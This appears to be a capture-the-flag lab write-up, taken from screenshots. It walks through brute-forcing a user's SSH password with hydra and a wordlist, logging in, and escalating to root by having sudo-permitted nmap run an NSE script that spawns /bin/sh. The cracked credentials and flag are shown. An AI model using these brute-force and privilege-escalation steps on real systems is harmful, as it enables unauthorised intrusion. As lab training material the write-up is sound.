
Question 4: Force (Linux Hacking)

use hydra or ffuf to brute force nicki's password using this wordlist https://github.com/empty-jack/YAWR/blob/master/brute/passwords/realyBest.txt(provided to us earlier in the study material)


hydra syntax:

hydra -l nicky -P ssh.txt 10.10.0.138 ssh -V



```
└─# hydra -l nicky -P ssh.txt 10.10.0.138 ssh -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-22 10:16:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent ove
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170 login tries (l:1/p:170), ~11 tries per task
[DATA] attacking ssh://10.10.0.138:22/
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "" - 1 of 170 [child 0] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "Qw123" - 2 of 170 [child 1] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "!QAZ2wsx" - 3 of 170 [child 2] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "!qaz@wsx" - 4 of 170 [child 3] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "0" - 5 of 170 [child 4] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "0000" - 6 of 170 [child 5] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "000000" - 7 of 170 [child 6] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "0000000" - 8 of 170 [child 7] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "00000000" - 9 of 170 [child 8] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "0987654321" - 10 of 170 [child 9] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1" - 11 of 170 [child 10] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1111" - 12 of 170 [child 11] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "11111" - 13 of 170 [child 12] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "111111" - 14 of 170 [child 13] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1111111" - 15 of 170 [child 14] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "11111111" - 16 of 170 [child 15] (0/0)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "112233" - 17 of 173 [child 0] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "121212" - 18 of 173 [child 3] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123" - 19 of 173 [child 2] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123123" - 20 of 173 [child 1] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123321" - 21 of 173 [child 0] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1234" - 22 of 173 [child 6] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "12345" - 23 of 173 [child 7] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123456" - 24 of 173 [child 9] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1234567" - 25 of 173 [child 4] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "12345678" - 26 of 173 [child 5] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123456789" - 27 of 173 [child 8] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1234567890" - 28 of 173 [child 10] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1234abcd" - 29 of 173 [child 11] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1234qwer" - 30 of 173 [child 12] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123abc" - 31 of 173 [child 3] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123asd" - 32 of 173 [child 2] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123qwe" - 33 of 173 [child 1] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "123qweasd" - 34 of 173 [child 0] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "12qwaszx" - 35 of 173 [child 6] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1e2e3e" - 36 of 173 [child 7] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1e2e3e4e" - 37 of 173 [child 9] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2q3q" - 38 of 173 [child 4] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2q3Q!" - 39 of 173 [child 5] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2q3q4q" - 40 of 173 [child 8] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2q3q4Q" - 41 of 173 [child 10] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2q3q4Q!" - 42 of 173 [child 11] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2w3e" - 43 of 173 [child 12] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "1q2w3e4r" - 44 of 173 [child 3] (0/3)
```

once the code runs, you should get the following output




```
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "passw0rd" - 107 of 173 [child 9] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "password" - 108 of 173 [child 12] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "password123" - 109 of 173 [child 11] (0/3)
[STATUS] 109.00 tries/min, 109 tries in 00:01h, 64 to do in 00:01h, 13 active
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "q1w2e3" - 110 of 173 [child 3] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "q1w2e3r4" - 111 of 173 [child 2] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "q1w2e3r4t5" - 112 of 173 [child 1] (0/3)
[ATTEMPT] target 10.10.0.138 - login "nicky" - pass "qazwsxedc" - 113 of 173 [child 0] (0/3)
[22][ssh] host: 10.10.0.138   login: nicky   password: q1w2e3r4t5
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-22 10:17:41
```

we found the login creds: (nicki/q1w2e3r4t5) we will now ssh into the account. (we use nmap on the ip given to us and found that the ssh port is opened hence how we found out that we needed to ssh in this question)

syntax: *ssh username@ip*


we got into nickis account, now we need to escalate our privileges to obtain root privs to read the root.txt file



```
└─# ssh nicky@10.10.0.138
The authenticity of host '10.10.0.138 (10.10.0.138)' can't be established.
ED25519 key fingerprint is SHA256:Bsq4+dZ8kW0NsUwlSdtxIHePOYJhL7lEiPW9aPnyRMM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.0.138' (ED25519) to the list of known hosts.
nicky@10.10.0.138's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 22 Aug 2024 02:18:44 PM UTC

  System load:  0.11              Processes:             160
  Usage of /:   49.0% of 11.21GB  Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.10.0.138
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

we will use the sudo -l command to see what we can execute using root privs and found that we can run nmap using root privs.

After obtaining root privs, we ran the cat /root/root.txt command and obtained the flag.



```
nicky@kevin:~$ sudo -l
Matching Defaults entries for nicky on kevin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nicky may run the following commands on kevin:
    (ALL) NOPASSWD: /usr/bin/echo, sudoedit, /usr/bin/nmap
nicky@kevin:~$ TF=$(mktemp)
nicky@kevin:~$ echo 'os.execute("/bin/sh")'>$TF
nicky@kevin:~$ sudo nmap --script=$TF
Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-22 14:21 UTC
NSE: Warning: Loading '/tmp/tmp.kRIVWJ8To4' -- the recommended file extension is '.nse'.
# uid=0(root) gid=0(root) groups=0(root)
# snap
# cat: 'cacdcd'$'\b': No such file or directory
# /bin/shcat: not found
# uid=0(root) gid=0(root) groups=0(root)
# /bin/sh: 6: yid: not found
# uid=0(root) gid=0(root) groups=0(root)
# nyn679u9cvt2mmqn2y8moprpt
# nyn679u9cvt2mmqn2y8moprpt
#
```